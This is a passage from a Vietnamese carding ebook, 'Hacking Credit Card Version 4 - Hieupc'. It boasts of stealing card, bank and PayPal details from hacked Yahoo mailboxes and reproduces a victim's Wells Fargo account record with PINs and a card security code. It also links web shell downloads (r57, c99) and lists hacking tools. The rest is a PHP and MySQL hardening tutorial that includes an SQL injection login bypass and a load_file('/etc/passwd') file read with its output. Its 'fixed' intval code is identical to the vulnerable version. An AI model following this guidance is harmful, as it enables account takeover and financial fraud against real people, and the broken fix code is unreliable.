Checking-8319	\$181.26
Saving-3940	\$5,431.85
University of Southern California Platinum Plus Visa - 9492	\$27.03

Additional features like 'QUICK TIP', 'I want to...', 'Announcements', and a 'Communication Center' with links for Mail, Alerts, and eBills are visible. The footer shows time zones for Vietnam, Auckland, and US Central.

Lưu ý: Những file attachment dưới dạng file: **.doc,.xls,.pdf...** của chủ email nhiều lúc lại chứa những thông tin quan trọng của họ. Đã rất nhiều lần hieupc lấy được nhiều thông tin như: Credit Card, Bank account, Passport, PayPal... trong một file attach mà chủ email save lại trong

email... Ví dụ về một File document chứa thông tin Bank và CC:


The screenshot shows a document with the following text:

Cuenta Wells Fargo Bank
IPB (International Personal Banking)
One Front Street – 20th Floor
San Francisco, California 94111
U. S. A.
Account Number: 986-0[REDACTED]
Pin: 3185
ABA: 121000248
Swift Code: WFBUS6SPDX
Direct Deposit Number: 121042882
Phone: (415) 396-6031
Verbal Password: bi[REDACTED]
Username: mic[REDACTED]
Pin: [REDACTED]

Wells Fargo Gold Check Card
No.: 4460 245[REDACTED]
Security Code: 690

Ebook Hacking Credit Card Version 4 - Hieupc

Hieupc thường check những email dưới dạng **@yahoo.com** để hack bank account và đa số thành công rất nhiều. Trong Yahoo bạn có thể search File Documents rất nhanh bằng cách sau, bạn chuyển sang chế độ view: Mail Classic và sau đó chọn My attachments là nó sẽ hiện ra ngay.



IV. Exploiting By Tool, Scripts:

1. Shell Script:

- Hiện nay có rất nhiều shell script, nhưng hieupc thấy chỉ có r57.php, c99.php và kshell.aspx là tốt nhất.

Download bộ shell scripts tại đây:

http://rapidshare.com/files/132986898/SQL_InjecTion___XSS_TooLz.rar

http://www.guru.net.vn/kshell_1.2.zip

2. Sau đây là những Tools Hack mà hieupc hay dùng nhất:

- Tool dành cho scan: Acunetix Web Vulnerability Scanner 6, Advanced IP Scanner 1.5, Network Monitor....

- Sniffer Tools: EffeTech HTTP Sniffer, Packet Sniffer, Password Sniffer, MSN Sniffer...

- Tools hỗ trợ cho SQL Injection: AKD-injection 3, Absinthe 1.4.1, URLScan v3.1, Scrawlr, Microsoft Source Code Analyzer, BAKO's SQL_Injection_Scanner_v2.2, SQL INJECTOR V2.0.

- Database Tools: MySQL, MSSQL Server, RazorSQL...

- Tools hỗ trợ thêm: ActivePerl, ActivePython, PHP, CGI, ASP, Metasploit 3, XN Hashing Tool, Putty, CuteFTP, RemoteDesktop...

- Link hay về LFI và RFI:

<http://www.guru.net.vn/PermaLink,guid,1924e061-6881-453d-a841-5ec94c00591f.aspx>

Những tools trên bạn có thể search và download ở google.com.

V. Speacial Things:

1. Hướng dẫn cách Fix SQL Injection và những cách khắc phục khác:

Ở PHP thông thường sẽ có 2 dạng về lỗi này, dạng thứ nhất có thể nhìn thấy được - gọi là thẳng là **SQL injection**, dạng thứ hai không nhìn thấy được mặc dù nó bị lỗi thiệt - gọi là **Blind SQL injection**.

Thông thường thì để kiểm tra lỗi SQL injection ở dạng thứ nhất, ta thường thêm dấu ' (dấu nháy) vào phía sau các địa chỉ có dạng: user.php?id=1 hoặc user.php?id= (lưu ý : có nhiều từ khóa khác để kiểm tra lỗi SQL chứ không hẳn là ?id=' VD: ?nid= ..v.v)

VD: http://hieupc.net/user.php?id=1' và http://hieupc.net/user.php?id=' đều được.

Còn ở dạng thứ hai thì khó hơn, Và các bạn có thể dễ dàng ngăn chặn các thông báo lỗi gửi từ máy chủ bằng cách thêm ký tự @ trước câu lệnh SQL.

ví dụ:

```
view plainprint?
$id = $_GET[id];
mysql_query("SELECT * FROM xviet.net WHERE id=$id");
$id = $_GET[id]; @mysql_query("SELECT * FROM xviet.net WHERE id=$id");
```

Nếu từ phía hacker thì sẽ khó có thể tìm ra được, vì thế nếu bạn không rõ về SQL injection bạn có thể thêm @ vào trước câu lệnh như trong ví dụ trên dùng để che dấu lỗi.

Hoặc sử dụng:

```
error_reporting(0);
```

ở đầu đoạn PHP để che dấu lỗi.

Còn nếu site cần kiểm tra do bạn làm webmaster thì có thể làm như sau:

```
view plainprint?
$id = $_GET[id];
mysql_query("SELECT * FROM xviet.net WHERE id=$id");
$id = $_GET[id]; @mysql_query("SELECT * FROM xviet.net WHERE id=$id");
```

Với cách phát hiện: http://hieupc.com/user.php?id=' thì biến \$id sẽ được khai báo là ' (dấu nháy) nếu bị dính lỗi, và trong đoạn code đã dùng print để in giá trị của biến \$id ra, nếu nhìn thấy dấu nháy thì là dính lỗi, nếu không thì hãy kiểm tra lại 1 lần nữa vì trong đoạn code trên hoàn toàn chưa được fix lỗi, he he không làm là tắt điện nhà ngói thành nhà tranh ngay.

Cũng căn cứ theo ví dụ trên, bạn có thể dùng hàm intval() để khắc phục lỗi này, ví dụ:

Chưa fix (unfix):

```
view plainprint?
1.$id = $_GET[id];
2.mysql_query("SELECT * FROM xviet.net WHERE id=$id");
$id = $_GET[id]; @mysql_query("SELECT * FROM xviet.net WHERE id=$id");
```

Đã fix (fixed):

```
view plainprint?
1.$id = $_GET[id];
2.mysql_query("SELECT * FROM xviet.net WHERE id=$id");
$id = $_GET[id]; @mysql_query("SELECT * FROM xviet.net WHERE id=$id");
```

Trong **intval**, **int** có nghĩa là integrals (Số nguyên) còn **val** có nghĩa là value (Giá trị) vì vậy giá trị của biến \$id phải là số nguyên, làm vậy hacker sẽ không thể inject hoặc exploit đoạn SQL của bạn.

Bài viết dựa trên nền Anti PHP-SQL Injection vncoder.net

SQL Injection:

- Hầu hết các lỗi SQL Injection đều là do câu lệnh SQL sai hoặc do User làm cho câu lệnh SQL sai, không thực hiện đúng chức năng của nó. Ví dụ như chúng ta có một Script kiểm tra đăng nhập như sau:

```
Mã lệnh (php)
<?
//Các lệnh Connect vào SQL Database .v.v.
$username = $_POST['username']; //Lấy User và Pass từ Form
$password = $_POST['password'];
$result = mysql_query("SELECT * FROM users WHERE user = \"$username\" AND password = \"$password\"");
if (mysql_num_rows($result) > 0) {
//Đăng nhập thành công
}
else {
//Đăng nhập không đúng Username hay Password
}
//.....
?>
```

- Đoạn Script trên là một đoạn Script rất đơn giản thực hiện Login thông qua câu SQL kiểm tra username và password. Câu lệnh SQL nguyên thủy là:

Trích:

```
SELECT * FROM users WHERE user = "$username" AND password = "$password"
```

- Tuy nhiên, đây lại là một SQL Injection vô cùng lớn, nếu như User nhập biến User là " OR 1 OR user="

- Khi đó lệnh SQL sẽ trở thành:

```
SELECT * FROM users WHERE user = "" OR 1 OR user="" AND password = "$password"
```


Ebook Hacking Credit Card Version 4 - Hleupc

- Kết quả trả về sẽ là toàn bộ user trong Database và dĩ nhiên đây là một trường hợp Login không hợp lệ (biến password cũng có thể sử dụng để tạo SQL Injection) . Thực ra, lỗi trên là do biến \$username, có thể fix bằng cách kiểm tra biến user, rồi sau đó mới kiểm tra biến pass, hoặc một cách nhanh hơn, fix được hầu hết tất cả các lỗi SQL Injection mà chỉ cần sử dụng một hàm có sẵn của PHP, đó là hàm addslashes .

- Xin nói một chút về hàm addslashes: hàm này sẽ trả về một chuỗi với dấu \ trước các ký tự cần trích dẫn trong Database, các ký tự đó là " \ và NUL (\0) .

- Cấu trúc hàm addslashes : string addslashes (string str)

- Nhờ có hàm addslashes mà câu lệnh SQL của ta sẽ trở thành :

```
SELECT * FROM users WHERE user = "\"" OR 1 OR user=\"\" AND password = "$password"
```

- Như vậy thì câu lệnh SQL sẽ hoạt động đúng như chức năng của nó . Một số lỗi SQL Injection khác cũng có thể khắc phục bằng phương pháp này. Tôi cũng xin nhắc lại là phương pháp này chỉ fix được hầu hết tất cả các lỗi SQL Injection, tức là các lỗi do biến PHP gây ra, còn các lỗi do bản thân câu lệnh SQL thì cách này không có hiệu quả gì. Tuy nhiên nếu dùng phương pháp này và câu lệnh SQL chắc chắn thì tôi tin rằng bạn sẽ không còn lo lắng về SQL Injection.

PHP Injection:

- Lỗi PHP Injection thường xảy ra với các script đọc File, tương tác hệ thống v.v. . Đây là một điển hình của PHP Injection:

Mã lệnh (php)

```
<?
//...
readfile($file);
//...
?>
```

Mới nhìn thì không có lỗi gì, nhưng nếu như vì một lý do gì đó mà biến \$file không được khai báo thì đây là một lỗi PHP Injection rất nặng.

- Lúc này thì biến \$file lại được khai báo bởi chính PHP, chức năng Register-Global và kết quả là sẽ đưa ra nội dung của file somescript.php hay bất cứ File nào trên hệ thống (kể cả File chứa Password nếu hacker chịu khó mò và xem như host của chúng ta tiêu luôn).

- Nếu phân tích thì ta sẽ thấy rằng biến \$file đã được khai báo do chức năng Register-Global (chức năng tự động đăng ký các biến trong GET, POST , COOKIE v.v...), và được fix một cách đơn giản là tắt chức năng này đi. Việc tắt chức năng này đi cũng không ảnh hưởng gì nhiều đến PHP.

Các bài tham khảo thêm:

Chế độ Safe Mode = On, bản chất và cách khắc phục:

Safe Mode là gì?

Safe Mode trong PHP (chế độ An toàn trong PHP): một kỹ thuật thường được Shared Hosting (Hosting Chia sẻ) áp dụng để tăng cường bảo mật (chống lại các tấn công nội bộ, thường được gọi là Hack Local). Kỹ thuật này không thực sự hoàn hảo ở mức PHP và cho đến thời điểm hiện tại nó vẫn được áp dụng ở nhiều nơi. Tuy nhiên, cũng thật may là kể từ phiên bản PHP 6.0 tính năng này sẽ bị loại bỏ và chúng ta sẽ không còn phải bận tâm đến nó nữa.

Xác định Safe Mode đang là On hay Off?

Tạo một file info.php trong thư mục Web của bạn với nội dung như sau:

```
<?php
phpinfo();
?>
```

Mở đường dẫn tới file info.php. VD:

```
http://localhost/info.php
http://yourdomain/info.php
```

Tìm mục "Loaded Configuration File" để biết file cấu hình php.ini được đặt ở đâu.

Tìm mục "safe_mode" để biết trạng thái hiện tại của Safe Mode (On là bật, Off là tắt)

Tắt chế độ Safe Mode?

Trường hợp 1: Bạn có thể quản lý Server

Xác định vị trí file cấu hình **php.ini**, mở file và thiết lập giá trị:

```
safe_mode = Off
```

Trường hợp 2: Bạn không phải là người quản lý Server

Bạn có thể thử tắt nó bằng 1 trong 3 cách (với điều kiện Server cho phép ghi đè lên thiết lập ban đầu).

- Cách 1 - Tạo một file "php.ini" ở thư mục Web của bạn với chỉ thị:

```
safe_mode = Off
```

- Cách 2 - Tạo một file ".htaccess" ở thư mục Web của bạn với chỉ thị:

```
php_flag safe_mode off
```

- Cách 3 - Dùng hàm ini_set của PHP: Đặt lệnh sau vào file cấu hình (chẳng hạn globals.php, configuration.php)

```
ini_set('safe_mode','Off');
```

Bản chất của Safe Mode:

Giả sử bạn có một script: /home/hieupc/do_some_thing.php với nội dung:

```
<?php
// do job-1
// do job-2
// ....
// do job-n
?>
```

Với **Safe Mode = On**, khi bạn thực thi script do_some_thing.php ở trên, Server sẽ kiểm tra Owner (chủ sở hữu) của script do_some_thing.php là ai?

VD: "hieupc" hay "apache" hay "user-xyz" nào đó.

Nếu trong công việc "job-x" có 1 phép xử lý liên quan tới file hay thư mục nào đó (thư mục /opt/lampp/tmp chẳng hạn), mà file hay thư mục này lại thuộc quyền sở hữu của 1 Owner khác), lỗi sẽ xảy ra.

Ngoài ra khi **Safe Mode = On** thì có thể rất nhiều hàm đã bị vô hiệu hóa.

VD: **move_uploaded_file()**, **mkdir()**... Do vậy, nếu trong script *.php của bạn có sử dụng 1 trong các hàm trên, lỗi cũng xảy ra.

Danh sách các hàm bị vô hiệu hóa: <http://vn2.php.net/manual/en/features.safe-mode.functions.php>

Ngăn chặn kiểu tấn công SQL Injection:

Bạn muốn giảm thiểu cơ hội cho những kẻ tấn công khi họ đưa mã SQL nguy hiểm vào các giá trị thông số lệnh.

Nhiều ứng dụng xây dựng các câu lệnh SQL động bằng cách phân tích các mẫu rời thành một chuỗi lớn. Cách tiếp cận này phát sinh vấn đề khi làm việc với dữ liệu nhị phân, và cũng dựng lên khả năng một kẻ tấn công có thể thực thi mã SQL nguy hiểm bằng cách “tiêm” nó vào một giá trị thông số. Mã nguy hiểm này có thể được sử dụng để can thiệp vào thông tin trong cơ sở dữ liệu hoặc ngay cả chạy một ứng dụng khác trên server. Bạn có thể xem một số ví dụ đáng sợ trên các server cơ sở dữ liệu tại http://www.owasp.org/asac/input_validation/sql.shtml.

Để ngăn chặn vấn đề này, bạn nên xác nhận tính hợp lệ của đầu vào do người dùng cung cấp, kiểm tra rằng nó có kiểu dữ liệu đúng như mong muốn, không dài khác thường, v.v... Cách dễ nhất để thực hiện điều này là sử dụng một truy vấn được-thông-số-hóa.

Các truy vấn được-thông-số-hóa được sử dụng cho tất cả các lời gọi thủ tục tồn trữ, nhưng bạn cũng có thể sử dụng chúng với các lệnh SQL động. Trong trường hợp thứ hai, bạn chỉ cần lấy một lệnh SQL bình thường và thay thế các giá trị động với các thông số (kết quả sẽ trông giống như phần thân của một thủ tục tồn trữ đơn giản). Dưới đây là một lệnh SQL được-thông-số-hóa:

```
INSERT INTO Shippers (CompanyName, Phone) VALUES (@CompanyName, @Phone)
```

Ebook Hacking Credit Card Version 4 - Hleupc

Để sử dụng lệnh này, bạn cần thêm các đối tượng Parameter tương ứng vào đối tượng Command (với các giá trị phù hợp). Trường hợp này yêu cầu hai thông số (@CompanyName và @Phone). Ứng dụng Console dưới đây sử dụng truy vấn được-thông-số-hóa này để thêm một bản ghi mới vào bảng Shippers của cơ sở dữ liệu Northwind.

```
Public Module ParameterizedQuery

    Private ConnectionString As String = "Data Source=localhost;" & _
        "Integrated Security=SSPI;Initial Catalog=Northwind"

    Public Sub Main()

        ' Tạo kết nối và câu lệnh.

        Dim Con As New SqlConnection(ConnectionString)

        Dim UpdateSQL As String = "INSERT INTO Shippers " & _
            "(CompanyName, Phone) VALUES (@CompanyName, @Phone)"

        Dim Cmd As New SqlCommand(UpdateSQL, Con)

        ' Thêm các thông số nhập.

        Dim Param As SqlParameter = Cmd.Parameters.Add("@CompanyName", _
            SqlDbType.NVarChar, 40)

        Param.Value = "Test Company"

        Param = Cmd.Parameters.Add("@Phone", SqlDbType.NVarChar, 24)

        Param.Value = "(503) 555-9931"

        Try

            ' Thực thi câu lệnh.

            Con.Open()

            Dim Rows As Integer = Cmd.ExecuteNonQuery()

            Console.WriteLine(Rows.ToString() & " row(s) affected.")

        Catch Err As Exception

            Console.WriteLine(Err.ToString())

        Finally

            Con.Close()

        End Try

        Console.ReadLine()

    End Sub
```

Một số cách phòng chống lỗi SQL Injection:

Các bạn cần chú ý rằng các tường lửa lọc gói thường dùng không thể bảo vệ các bạn nếu bị tấn công SQL Injection. Chúng không đủ thông minh để biết dấu hiệu của cuộc tấn công vì bản chất của tấn công này là do lỗi của ứng dụng. Vì thế để chống lại tấn công loại này cần những kỹ thuật riêng biệt mà chủ yếu là tối ưu hóa ứng dụng bị lỗi. Ta lần lượt tìm hiểu một số phương pháp:

Hạn chế bị phát hiện lỗi:

Attacker dựa vào những lỗi trong lập trình ứng dụng để tấn công và cụ thể attacker dựa vào các dấu hiệu để phát hiện ứng dụng bị lỗi. Vậy việc làm cho các dấu hiệu đó bị che đi, trở nên khó hiểu hơn, hoặc biến mất...được hầu hết các chuyên gia bảo mật sử dụng. Lưu ý là kỹ thuật này chỉ dùng để dấu lỗi, còn lỗi trên ứng dụng vẫn còn đó, chỉ là để chống lại sự phát hiện quá dễ dàng lỗi để kẻ xấu khai thác.

Nhưng những attacker khôn khéo vẫn có thể nhìn thấu được kiểu phòng chống như thế này. Nó có thể tránh được những tấn công đơn giản như là thêm dấu '(dấu nháy) vào cuối đường dẫn. Vì phương pháp tìm kiếm ứng dụng bị lỗi của những tấn công như thế dựa vào những dấu hiệu trả về của ứng dụng hoặc trực tiếp từ database. Ta có thể chỉ đưa ra những thông báo chung chung hoặc định hướng trở lại trang ban đầu(redirect). Trong trường hợp này, công việc tìm kiếm lỗi và xác định mục tiêu trở nên cực khó đối với attacker.

Tuy nhiên attacker luôn tạo ra những công nghệ tìm kiếm lỗi tinh vi hơn, tốt hơn, để gián tiếp xác định dấu hiệu trả về. Tấn công kiểu này còn được gọi là “Blind SQL Injection” như ta tìm hiểu ở trên.

Phòng chống từ bên ngoài:

Giải pháp này sẽ dùng tường lửa đặc biệt để bảo vệ bạn khỏi những ứng dụng dùng việc truy cập database với mục đích xấu. Chúng ta cần lưu ý rằng attacker tương tác với ứng dụng web thông qua một trình duyệt với kết nối từ xa. Sau đó, ứng dụng gửi yêu cầu đến database. Như vậy chúng ta có thể ngăn chặn các tấn công giữa attacker với ứng dụng, giữa ứng dụng với database và ngay cả trên chính bản thân database đó.

Một số phương pháp phòng chống có thể thực hiện như:

Cách phòng chống	Vị trí	Mô tả	Điểm yếu
Web shields	Kiểm soát giữa người dùng và ứng dụng web	Lọc ra những yêu cầu với đường dẫn khả nghi gửi đến ứng dụng web nhằm ngăn chặn tấn công trước khi nó được đưa đến ứng dụng.	Attacker vẫn có thể thử bằng nhiều cách khác nhau để tìm ra một cách có thể đánh lừa được cách phòng chống này. Các dạng tấn công càng ngày càng tinh vi và khôn khéo nên nó sẽ bị đánh bại nếu gặp một tấn công mà nó chưa được "học".
Web scanners	Kiểm soát giữa người dùng và ứng dụng web	Tự trực tiếp tấn công hoặc dùng những công cụ giả tấn công, kiểm tra trạng thái hoạt động để lấy cơ sở cấu hình lại	Như trên
SQL shields	Kiểm soát giữa ứng dụng và database	Tương tự như web shield, cách này sẽ kiểm tra tất cả các lưu lượng truy vấn và phân tích nó sử dụng những dạng tín hiệu hoặc những dạng bất bình thường để xác định những truy vấn có hại.	Như trên
Database access controls	Kiểm soát trên database	Chỉ cho phép đặc quyền cần thiết tối thiểu cho ứng dụng để không có bất cứ truy cập vượt quyền nào có thể truy cập được.	Thông thường việc điều khiển truy cập vào cơ sở dữ liệu không đủ để ngăn chặn tất cả các cuộc tấn công.

Những bộ lọc, bộ quét và những điều khiển truy cập cơ sở dữ liệu sẽ làm cho ứng dụng web khó bị tấn công hơn.

Cải thiện dữ liệu nhập vào:

Cách phòng chống thực sự để chống lại SQL Injection là kiểm tra và làm đúng các câu truy vấn. Như chúng ta đã đề cập, lỗi này là do ứng dụng không kiểm tra dữ liệu nhập vào của người dùng. Do đó người dùng có thể thay đổi, chỉnh sửa, tham số hoặc thêm cả một thực thể truy vấn vào câu lệnh. Vì thế mỗi dữ liệu nhập của người dùng cần được theo dõi và có những ràng buộc nhất định.

Thứ nhất, ứng dụng cần phân loại các kiểu dữ liệu nhập vào. Ví dụ, nếu ứng dụng yêu cầu dữ liệu nhập vào là kiểu số thì khi ứng dụng nhận dữ liệu nhập vào không nên chấp nhận các kiểu khác ngoại trừ kiểu số. Một số hàm kiểm tra trong PHP:

<code>is_numeric(\$str)</code> : kiểm tra <code>\$str</code> có phải kiểu số hay không <code>is_int(\$str)</code> : kiểm tra kiểu integer <code>is_float(\$str)</code> : kiểm tra kiểu số thực ...

Thứ hai, nếu dữ liệu nhập vào không rõ kiểu gì thì ít nhất cũng phải xác định những kiểu không được phép có thể được gọi. Trong trường hợp này chúng ta sẽ phải lọc các dấu nháy, lệnh, các ký tự đặc biệt. Một vài việc lọc dữ liệu có thể thực hiện trên toàn bộ ứng dụng(như không bao giờ lưu dữ liệu có dấu ‘ vào cơ sở dữ liệu) và trên một vài kiểu dữ liệu nhập vào(như không có dấu “,” trong địa chỉ mail).

VD:

```
magic_quotes_gpc      GPC=GET,POST,COOKIE)
```

Hàm sẽ kiểm tra các dữ liệu thuộc 3 loại trên và khi phát hiện có các dấu ' (single-quote), " (double quote),

\ (backslash) thì sẽ tự động thêm vào dấu \ (backslash) ngay trước nó:

```
<?php
echo get_magic_quotes_gpc(); // 1
echo $_POST['lastname']; // O'reilly
echo addslashes($_POST['lastname']); // O\\'reilly

if (!get_magic_quotes_gpc()) {
$lastname = addslashes($_POST['lastname']);
} else {
$lastname = $_POST['lastname'];
}

echo $lastname; // O'reilly
$sql = "INSERT INTO lastnames (lastname) VALUES ('$lastname')";
?>
```

Trong khi viết một cơ sở dữ liệu hướng ứng dụng, hay khi triển khai một ứng dụng mã nguồn mở cần chú ý đến các vấn đề như thế và thiết kế để xác minh đúng đầu vào. Biện pháp này sẽ giúp bảo vệ bạn từ các tấn công SQL Injection không trở thành môi ngon cho các attacker.

Hiểu biết về cách phòng chống này là rất quan trọng nếu bạn đang triển khai một ứng dụng thương mại. Chỉ cần nhớ rằng các nhà phát triển có khả năng vướng lỗi khi lập trình và bạn sẽ phải thực hiện các bước để sửa các lỗi đó. Và cần làm điều này ngay cả khi chưa có những lỗ hổng được công khai cho ứng dụng đó.

Kết luận:

Để ứng dụng thật sự tránh được tấn công SQL Injection cần triển khai một số việc sau:

- i. Không trả về những trang lỗi có thông tin nhạy cảm.
- ii. Cải thiện dữ liệu nhập vào càng tốt càng có khả năng loại bỏ tấn công.
- iii. Hạn chế tối đa quyền truy vấn.
- iv. Thường xuyên kiểm tra, quét ứng dụng bằng những công cụ mới nhất.
- v. Dùng lá chắn tốt nhất có thể cho từng lớp tương tác. Ví dụ như: thiết lập Password 2 hoặc 3 lớp cho link admin bằng .htaccess...

vi:

- Mã hóa thông tin, các bạn có thể mã hóa thông tin lại và việc này sẽ vô hiệu hóa được việc các thông tin quan trọng của bạn bị đánh cắp

- CHMOD cho đúng, các bước sau đây rất quan trọng để bạn chống Local nên đề nghị các bạn chú ý thực hiện cho đúng :

+ CHMOD thư mục Public_html thành 710 thay vì 750 mặc định việc này sẽ giúp bạn bảo vệ được cấu trúc Website của mình.

Ebook Hacking Credit Card Version 4 - Hieupc

+ CHMOD thư mục là 701 và cố gắng đừng bao giờ CHMOD 777, có một số folder không quan trọng, bạn có thể CHMOD 755 để có thể hiện thị đúng và đầy đủ một số nội dung trong Folder đó .

- Chú ý thế này, một số Server hỗ trợ CHMOD thư mục được 101, nếu Server của bạn hỗ trợ cái này thì hãy sử dụng nó, vì biện pháp CHMOD này rất an toàn, đến ngay cả Owner cũng không thể xem được cấu trúc Folder ngay cả khi vào FTP.

- CHMOD File là 604 và nhớ rằng đừng bao giờ để là 666 nếu có việc cần 666 thì bạn CHMOD tạm để sử dụng lúc đó, sau đó hãy CHMOD lại ngay. Đối với các Server hỗ trợ CHMOD file 404 bạn hãy CHMOD như vậy.

- Không muốn ai dòm ngó admincp của bạn, đơn giản là bạn hãy tắt nó đi. Cơ chế bảo mật mới, dựa vào đặc tính CHMOD của máy chủ linux như sau:

Bạn tạo 2 file, 1 file mở admincp, 1 file tắt admincp.

Code file mở đặt tên là on.php:

```
<?php
CHMOD('/home/hoiquantinhoc.com/public_html/m/r/n/2/admincp/index.php',0701);
?>
```

Code file tắt đặt tên là off.php:

```
<?php
CHMOD('/home/hoiquantinhoc.com/public_html/m/r/n/2/admincp/index.php',0000);
?>
```

Như vậy, sau khi bạn đăng nhập vào admincp bạn cần chạy link đến file on.php, có như vậy admincp mới được mở --> login vào. Sau khi xong phiên làm việc, bạn chạy link đến file off.php, admincp tự động đóng. Cách này giúp chúng ta tiết kiệm thời gian, không cần phải log vào Control Panel để CHMOD thư mục.

- Thay đổi cấu trúc, tên file mặc định có chứa các thông tin quan trọng . Nếu có thể hãy thay đổi cả cấu trúc CSDL nếu bạn làm được .

- Cấu hình .htaccess để cho chỉ **Ip của Admin** truy cập vào admincp và admin phải dùng **SSH** để connect vô server để chỉnh sửa trên admincp.

- Nếu kĩ lưỡng hơn bạn có thể down file index của admincp xuống và delete file index này trên host đi ! Khi nào xài thì bạn up file index này lên xài ! xài xong delete đi.

- Thiết lập các tường lửa truy cập Admin mà không sử dụng đến CSDL, mã hóa User/Pass thì càng tốt, ngoài ra có hệ thống kiểm tra tác vụ của MOD, Admin ... nếu quyền hạn xác nhận mới được thực hiện (cái này Matrix sử dụng rất thành công) . Trên đây là hướng dẫn từng bước giúp các bạn cố gắng chống Local attack, dù sao đây cũng chỉ là hướng dẫn cơ bản, trong quá trình thực hiện, các bạn nên linh động hơn một chút, nếu có thêm ý tưởng gì mới thì hãy cùng nhau thảo luận. Hy vọng bài viết sẽ giúp các Admin bảo mật tốt hơn diễn đàn của mình.

Tài liệu tham khảo thêm:

<http://hieupc.com/joomla/bao-mat-website-joomla/134-chong-tan-cong-sql-injection.html>

[Preventing SQL Injections](#) (tác giả: Anthony Ferrara - Joomla Core Team, bài gốc tiếng Anh)

2. Ngăn chặn LocalHack:

Secure cho MySQL:

MySQL như chúng ta đã biết là một DBMS rất phổ biến ,chung quy chia ra làm 4 loại:

- * MySQL Standard includes the standard storage engine, as well as the InnoDB storage engine, which is touted as a “transaction-safe, ACID-compliant database” with some additional features over the standard version.
- * MySQL Pro is the commercial version.
- * MySQL Max includes the more technologically advanced features that are available during early access programs.
- * MySQL Classic is the standard storage engine without the InnoDB engine. This is another commercial version.

Đội ngũ phát triển MySQL vì muốn nâng cao khả năng tiện dụng của mysql mà đã đưa thêm một số **function** có nguy cơ tìm tòi đối với vấn đề bảo mật của server.

Chúng ta hẳn đã nghe nói đến hình thức local hack qua mysql ?

Xem thử một ví dụ như sau :

(giả định attacker có một mysql user có quyền tạo ,chỉnh sửa, thêm xoá DB trên sever)

- Thực hiện chuỗi câu lệnh:

```
use atttacker;  
Create table readfile(text LONGTEXT);  
Insert into readfile values(loadfile('/etc/passwd'));
```

Và kết quả là :

```
root:0:0:root:/root:/bin/bash  
bin:1:1:bin:/bin:/sbin/nologin  
daemon:2:2:daemon:/sbin:/sbin/nologin  
adm:3:4:adm:/var/adm:/sbin/nologin  
lp:4:7:lp:/var/spool/lpd:/sbin/nologin  
sync:5:0:sync:/sbin:/bin/sync  
shutdown:6:0:shutdown:/sbin:/sbin/shutdown  
halt:7:0:halt:/sbin:/sbin/halt  
mail:8:12:mail:/var/spool/mail:/sbin/nologin  
news:9:13:news:/etc/news:  
uucp:10:14:uucp:/var/spool/uucp:/sbin/nologin  
operator:11:0:operator:/root:/sbin/nologin  
games:12:100:games:/usr/games:/sbin/nologin  
gopher:13:30:gopher:/var/gopher:/sbin/nologin  
ftp:14:50:FTP User:/var/ftp:/sbin/nologin  
nobody:99:99:Nobody:/:/sbin/nologin  
vcsa:69:69:virtual console memory owner:/dev:/sbin/nologin  
rpm:37:37:/var/lib/rpm:/sbin/nologin  
netdump:34:34:Network Crash Dump user:/var/crash:/bin/bash
```

Một số bạn tự hỏi rằng sao server được hardening cẩn thận rồi ,php : **safe_mod ON** ,đã set **open_basedir ,disable function** tá lả mà vẫn local được? .Rất có thể admin quản trị server đã bỏ quên , chưa chăm sóc đến anh chàng mysql này. Vậy vấn đề của chúng ta là tìm ra các nguy cơ từ tính tiện dụng của mysql, đứng ở góc nhìn của customer (đặt trường hợp bạn quản trị một server cung cấp shared host) xem họ có cần thiết phải sử dụng các chức năng đó hay không ,và Attacker sẽ làm gì khi họ có được một mysql user ,sau đó ta sẽ triển khai giải pháp hạn chế ,ngăn ngừa nguy cơ này.

Ta hãy xem xét qua các function của mysql . Vậy trong các function này ,cái nào có nguy cơ bảo mật nhất ?

Mysql có 3 hàm có khả năng thao tác file là **load_file()** ,**load data infile** và **dumpfile**.

Trước tiên hãy xem qua hàm **load_file()**;

Ebook Hacking Credit Card Version 4 - Hleupc

Hàm này có cú pháp như sau :

LOAD_FILE(file_name)

Công dụng của hàm này là đọc và trả về giá trị của file như một chuỗi . Xem manual page của mysql ,bạn sẽ thấy hàm này cần vài điều kiện để có thể thực thi:

To use this function, the file must be located on the server host, you must specify the full pathname to the file, and you must have the FILE privilege. The file must be readable by all and its size less than max_allowed_packet bytes.

Hãy đặt mình dưới góc độ của một customer thuê host bình thường, khi họ muốn thao tác file có thể xảy ra 2 trường hợp :

- 1 dùng php or perl ,cgi ,asp để manipulate
- 2 là dùng Ftp để chỉnh sửa trực tiếp

Như trên ta thấy để có thể đọc được file qua MySQL thì account phải có quyền **FILE privilege** và file muốn đọc phải có quyền read (được phép đọc). Dựa vào đó ta có 2 cách để ngăn chặn việc truy xuất file trái phép :

- + chmod file: không có quyền read ở nhóm group và world, cách chmod tôi hay áp dụng là 401 (|r--|---|--x|), để thực hiện chỉnh sửa file bạn nên thực hiện trong Control Panel hoặc qua FTP.
- + cấm **FILE privilege** của tất cả các user trong MySQL.

Vậy thì **File privilege** hoàn toàn không cần thiết cho một user bình thường sử dụng .Để ngăn chặn nguy cơ từ hàm **load_file()** này ,bạn đơn giản chỉ việc **disable file privilege** của toàn bộ user trong mysql.

Kế đến ta xem xét tiếp chức năng **load data infile;**

Hàm này có cú pháp như sau :

```
LOAD DATA [LOW_PRIORITY | CONCURRENT] [LOCAL] INFILE 'file_name'
[REPLACE | IGNORE]
INTO TABLE tbl_name
[FIELDS
[TERMINATED BY 'string']
[[OPTIONALLY] ENCLOSED BY 'char']
[ESCAPED BY 'char']
]
[LINES
[STARTING BY 'string']
[TERMINATED BY 'string']
]
[IGNORE number LINES]
[(col_name,...)]
```

(bài viết này giả định bạn đã có kiến thức về mysql ,ở đây ta không bàn đến cú pháp hay cách dùng hàm)

Hàm này cũng có công dụng tương tự **load_file()** nhưng run với tốc độ khá nhanh . Ngoài ra còn có thêm từ khoá "Local" .Trong trường hợp từ khoá local được thêm vào query . Mysql sẽ đọc file trên client và gửi nó về server. Đa số server hiện nay đều set trên localhost nên việc có hay không local cũng không quan trọng lắm .Hãy xem sơ qua điều kiện để hàm này có thể thi hành :

For security reasons, when reading text files located on the server, the files must either reside in the database directory or be readable by all. Also, to use LOAD DATA INFILE on server files, you must have the FILE privilege.

